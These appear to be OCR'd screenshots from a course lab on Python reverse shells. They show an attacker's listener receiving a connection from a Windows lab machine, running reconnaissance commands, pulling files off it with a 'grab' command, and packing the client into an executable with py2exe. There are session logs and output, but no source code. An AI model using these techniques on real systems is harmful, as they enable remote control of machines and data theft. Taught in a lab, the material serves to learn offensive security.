
```
root@kali:/# netstat -antp | grep "8080"
tcp        0      0 10.0.2.15:8080          0.0.0.0:*               LISTEN
21466/python2.7
root@kali:/# 
```




```
Python 2.7.14+ (default, Dec  5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "copyright", "credits" or "license()" for more information.
>>> 
======== RESTART: /root/Desktop/v2bfiles/Server- TCP Reverse Shell.py ========
[+] Listening for incoming TCP connection on port 8080
[+] We got a connection from:  ('10.0.2.10', 49160)
Shell> 
```




```
[+] Listening for incoming TCP connection on port 8080
[+] We got a connection from:  ('10.0.2.10', 49160)
Shell> ipconfig
↲
Windows IP Configuration↲
↲
↲
Ethernet adapter Local Area Connection:↲
↲
   Connection-specific DNS Suffix  . : ↲
   Link-local IPv6 Address . . . . . : fe80::88a5:c3c9:e7eb:dd14%11↲
   IPv4 Address. . . . . . . . . . . : 10.0.2.10↲
   Subnet Mask . . . . . . . . . . . : 255.255.255.0↲
   Default Gateway . . . . . . . . . : 10.0.2.1↲
↲
Tunnel adapter isatap.{ADA3A91C-1E3A-407A-A65E-FF2561FFB51B}:↲
↲
   Media State . . . . . . . . . . . : Media disconnected↲
   Connection-specific DNS Suffix  . : ↲

Shell> dir
 Volume in drive C has no label.↲
 Volume Serial Number is 58A2-FE86↲
↲
 Directory of C:\Users\packt\Desktop\V2B↲
↲
08-04-2018  05:51    <DIR>          .↲
08-04-2018  05:51    <DIR>          ..↲
08-04-2018  05:51             1,011 Client - HTTP Reverse Shell.py↲
08-04-2018  07:18             1,433 Client - TCP Reverse Shell.py↲
08-04-2018  09:11             2,587 Data Exfiltration Client - TCP Reverse Shell.py↲
08-04-2018  05:51             2,182 Data Exfiltration Server- TCP Reverse Shell.py↲
08-04-2018  05:51             2,113 Data Exfiltration_HTTP_Client.py↲
08-04-2018  05:51             2,693 Data Exfiltration_HTTP_Server.py↲
08-04-2018  05:51             2,053 Making Putty Persistent.py↲
08-04-2018  05:51           399,911 Module 2.pdf↲
08-04-2018  05:51             2,094 Server - HTTP Reverse Shell.py↲
08-04-2018  05:51             1,658 Server- TCP Reverse Shell.py↲
08-04-2018  05:51               316 setup.py↲
08-04-2018  05:51             2,267 Tuning the connection attempts.py↲
08-04-2018  05:51
Shell>
```




```
Shell> arp -a
↲
Interface: 10.0.2.10 --- 0xb↲
  Internet Address      Physical Address      Type↲
  10.0.2.15             08-00-27-86-90-d6     dynamic    ↲
  10.0.2.255            ff-ff-ff-ff-ff-ff     static     ↲
  224.0.0.22            01-00-5e-00-00-16     static     ↲
  224.0.0.252           01-00-5e-00-00-fc     static     ↲

Shell> arrrrrrp -a
'arrrrrrp' is not recognized as an internal or external command,↲
operable program or batch file.↲

Shell>
```




```
Python 2.7.14+ (default, Dec  5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "copyright", "credits" or "license()" for more information.
>>>
 RESTART: /root/Desktop/v2bfiles/Data Exfiltration Server- TCP Reverse Shell.py
[+] Listening for incoming TCP connection on port 8080
[+] We got a connection from:  ('10.0.2.10', 49180)
Shell> dir
 Volume in drive C has no label.↲
 Volume Serial Number is 58A2-FE86↲
↲
 Directory of C:\Users\packt\Desktop\V2B↲
↲
09-04-2018  13:10    <DIR>          .↲
09-04-2018  13:10    <DIR>          ..↲
08-04-2018  05:51             1,011 Client - HTTP Reverse Shell.py↲
08-04-2018  07:18             1,433 Client - TCP Reverse Shell.py↲
08-04-2018  09:11             2,587 Data Exfiltration Client - TCP Reverse Shell.py↲
08-04-2018  05:51             2,182 Data Exfiltration Server- TCP Reverse Shell.py↲
08-04-2018  05:51             2,113 Data Exfiltration_HTTP_Client.py↲
08-04-2018  05:51             2,693 Data Exfiltration_HTTP_Server.py↲
08-04-2018  05:51             2,053 Making Putty Persistent.py↲
08-04-2018  05:51           399,911 Module2.pdf↲
08-04-2018  05:51             2,094 Server - HTTP Reverse Shell.py↲
08-04-2018  05:51             1,658 Server- TCP Reverse Shell.py↲
08-04-2018  05:51               316 setup.py↲
08-04-2018  05:51             2,267 Tuning the connection attempts.py↲
08-04-2018  05:51
Shell>
         2,191 Wrap up - Making a Persistent HTTP Reverse Shell.py↲
08-04-2018  05:51               162 ~$dule 2.docx↲
08-04-2018  05:51               165 ~$Overview.pptx↲
08-04-2018  05:51               162 ~$P Reverse Shell.docx↲
08-04-2018  05:51            25,764 ~WRL2448.tmp↲
              17 File(s)        448,762 bytes↲
               2 Dir(s)  27,160,928,256 bytes free↲

Shell> grab*Module2.pdf
[+] Transfer completed
Shell>
```




```
Shell> dir
 Volume in drive C has no label.↲
 Volume Serial Number is 58A2-FE86↲
↲
 Directory of C:\Users\packt\Desktop\V2B↲
↲
09-04-2018  13:20    <DIR>          .↲
09-04-2018  13:20    <DIR>          ..↲
08-04-2018  05:51             1,011 Client - HTTP Reverse Shell.py↲
08-04-2018  07:18             1,433 Client - TCP Reverse Shell.py↲
08-04-2018  09:11             2,587 Data Exfiltration Client - TCP Reverse Shell.py↲
08-04-2018  05:51             2,182 Data Exfiltration Server- TCP Reverse Shell.py↲
08-04-2018  05:51             2,113 Data Exfiltration_HTTP_Client.py↲
08-04-2018  05:51             2,693 Data Exfiltration_HTTP_Server.py↲
08-04-2018  05:51             2,053 Making Putty Persistent.py↲
08-04-2018  05:51           399,911 Module2.pdf↲
08-04-2018  05:51             2,094 Server - HTTP Reverse Shell.py↲
08-04-2018  05:51             1,658 Server- TCP Reverse Shell.py↲
08-04-2018  05:51               316 setup.py↲
09-04-2018  13:20         1,378,647 Tulips.png↲
08-04-2018  05:51             2,267 Tuning t
Shell>
he connection attempts.py↲
08-04-2018  05:51             2,191 Wrap up - Making a Persistent HTTP Reverse Shell.py↲
08-04-2018  05:51               162 ~$dule 2.docx↲
08-04-2018  05:51               165 ~$Overview.pptx↲
08-04-2018  05:51               162 ~$P Reverse Shell.docx↲
08-04-2018  05:51            25,764 ~WRL2448.tmp↲
              18 File(s)      1,827,409 bytes↲
               2 Dir(s)  27,158,843,392 bytes free↲

Shell> grab*Tulips.png
[+] Transfer completed
Shell> |
```



```
Shell> grab*Tulips.png
[+] Transfer completed
Shell> grab*blaaaah.exe
[-] Unable to find out the file
Shell> |
```



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\packt>python
Python 2.7.14 (v2.7.14:84471935ed, Sep 16 2017, 20:19:30) [MSC v.1500 32 bit
tel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import py2exe
>>> _
```



Name	Date modified	Type	Size
build	09-04-2018 15:16	File folder	
dist	09-04-2018 15:16	File folder	
Client	08-04-2018 09:11	Python File	3 KB
py2exe	09-04-2018 14:49	Application	197 KB
setup	09-04-2018 15:16	Python File	1 KB

setup Date modified: 09-04-2018 15:16 Date created: 09-04-2018 14:57
Python File Size: 315 bytes






Image Name	User Name	CPU	Memory (...	Description
chrome.exe	packt	00	580 K	Google C...
Client.exe	packt	00	6,376 K	Client
cmd.exe	packt	00	452 K	Windows ...
conhost.exe	packt	00	740 K	Console ...
csrss.exe		00	892 K	
dwm.exe	packt	00	220 K	Desktop ...
explorer.exe	packt	01	25,592 K	Windows ...
iexplore.exe	packt	00	7,976 K	Internet ...
iexplore.exe	packt	00	38,336 K	Internet ...
python.exe	packt	00	3,776 K	python
pythonw.exe	packt	00	12,572 K	pythonw
pythonw.exe	packt	00	15,688 K	pythonw
taskhost.exe	packt	00	1,168 K	Host Proc...
taskmgr.exe	packt	00	1,488 K	Windows ...
winlogon.exe		00	596 K	

